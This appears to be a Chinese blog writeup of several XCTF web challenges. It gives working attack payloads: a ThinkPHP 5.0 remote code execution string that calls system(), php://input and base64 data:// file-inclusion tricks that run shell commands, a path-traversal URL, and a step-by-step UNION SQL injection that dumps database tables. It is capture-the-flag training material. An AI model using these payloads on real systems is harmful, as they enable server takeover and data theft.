XCTF攻防世界 Web高手进阶区 第一部分 writeup

原创

Senimo_ 于 2020-03-29 21:48:38 发布 3088 收藏 9

分类专栏： 各CTF平台 Writeup 文章标签： XCTF攻防世界 writeup Web 安全

本文链接：https://blog.csdn.net/weixin_44037296/article/details/105183306

XCTF攻防世界 Web高手进阶区 第一部分 writeup


baby_web

难度系数：1.0

题目来源： 暂无


题目描述：想想初始页面是哪个

启动场景：





```
http://111.198.29.45:45285/1.php
```


可以看到进入的页面是`1.php`，提示为初始页面，尝试访问`index.php`：
很快跳转回了`1.php`，尝试使用**Burpsuite**抓取数据包：



`Send to Repeater`后将`1.php`修改为`index.php`：



发送数据包，在**Response**返回头中得到`flag`：



Training-WWW-Robots

难度系数： 1.0
题目来源： 暂无
题目描述：暂无

启动场景：

In this little training challenge, you are going to learn about the Robots_exclusion_standard.
The robots.txt file is used by web crawlers to check if they are allowed to crawl and index your website or only parts of it.
Sometimes these files reveal the directory structure instead protecting the content from being crawled.

Enjoy!

提示我们需要检查`robots.txt`，访问：`xxx/robots.txt`：

```
User-agent: *
Disallow: /fl0g.php


User-agent: Yandex
Disallow: *
```

可以看到有`/fl0g.php`页面，访问得到`flag`：

cyberpeace{e4d2c970c158ba9bc0507269e437de2e}

php_rce

难度系数： 2.0
题目来源： 暂无
题目描述：暂无

启动靶机，打开环境：

提示使用了`ThinkPHP 5.0`版本的框架，查找此版本的`rce`漏洞：
ThinkPHP5.x rec 漏洞分析与复现
原理参考这篇文章，直接进行**payload**利用：

```
?s=index/\think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```

原payload执行了`dir`命令，及列出当前目录下文件：

favicon.ico index.php robots.txt router.php static favicon.ico index.php robots.txt router.php static

执行成功，可以利用该漏洞，将`dir`修改为：

```
=find / -name "flag"
```

/flag /flag

查找到了flag的目录，使用`cat`命令打开：

```
=cat /flag
```

flag{thinkphp5_rce} flag{thinkphp5_rce}

得到`flag`

Web_php_include

难度系数： 2.0
题目来源： XTCTF
题目描述： 暂无

启动靶机，打开环境：

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```


给出一段源码，分析代码：


1. 通过**GET**方式传入两个变量`hello`和`page`
2. 直接打印`hello`的内容
3. `strstr()`函数`php://`在`$page`中的第一次出现，并返回字符串的剩余部分
4. `str_replace()`函数将变量`$page`中的`php://`替换为空

方法一：
使用大写的方式绕过字符串置换：

```
?page=PHP://input
```

```
<?php system("ls");?>
```

使用**Google Chrome**的插件**HackBar**传递参数：




```
include($page);
?>
```
fl4gisisish3r3.php index.php phpinfo.php

可以得到四个文件，查看`fl4gisisish3r3.php`文件：

```
<?php system("cat fl4gisisish3r3.php");?>
```

查看网页源码：

```
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


得到`flag`

方法二：

`data://`伪协议执行命令:

使用方法： `data://text/plain;base64,xxxx(base64编码后的数据)`


```
?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCJscyIpPz4=
```




```
?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcjMucGhwIik/Pg==
```

查看源码得到`flag`

warmup

难度系数：2.0
题目来源： HCTF 2018
题目描述：暂无

启动靶机，打开环境：

参考之前的**writeup**：

BUUCTF [HCTF 2018] WarmUp Web writeup

构造最终**payload**：

```
http://111.198.29.45:59255/source.php?file=source.php?../../../../../ffffllllaaaagggg
```

```
    }
?> flag{25e7bce6005c4e0c983fb97297ac6e5a}
```

得到`flag`


NewsCenter

难度系数： 2.0

题目来源： XCTF 4th-QCTF-2018

题目描述：如题目环境报错，稍等片刻刷新即可

启动环境：




检查其搜索功能的源码：

```
▼<form action method="POST">
  ▼<div class="mdl-textfield mdl-js-textfield mdl-textfield--floating-label is-upgraded" style="width: 100%;" data-upgraded=",MaterialTextfield">
      <input class="mdl-textfield__input" type="text" id="sample3" name="search" value="11"> == $0
```

其为`POST`方式传参，尝试**SQL注入**：

```
' or '1'='1
```




得到的回显正常，判断其字段数：

```
' order by 3#
```

当尝试其字段数为`4`时，页面报错：

判断其字段数为`3`，查看回显位置：

```
111' union select 1,2,3#
```




其`2`和`3`为回显位，获取当前数据库名及版本：

```
111' union select 1,database(),version()#
```

得到当前数据库名为：`news`，版本为：`5.5.61`，获取所有数据库名：

```
111' union select 1,2,group_concat(schema_name) from information_schema.schemata#
```



只有两个数据库，查询`news`数据库中的表信息：

```
111' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```

2

news,secret_table

查看`secret_table`表中的列信息：

```
111' union select 1,2,group_concat(column_name) from information_schema.columns where table_name="secret_table"#
```

2

id,fl4g

得到两个列名：`id`和`fl4g`，查看`fl4g`中的信息：

```
111' union select 1,2,group_concat(fl4g) from news.secret_table#
```

2

QCTF{sq1_inJec7ion_ezzz}

得到`flag`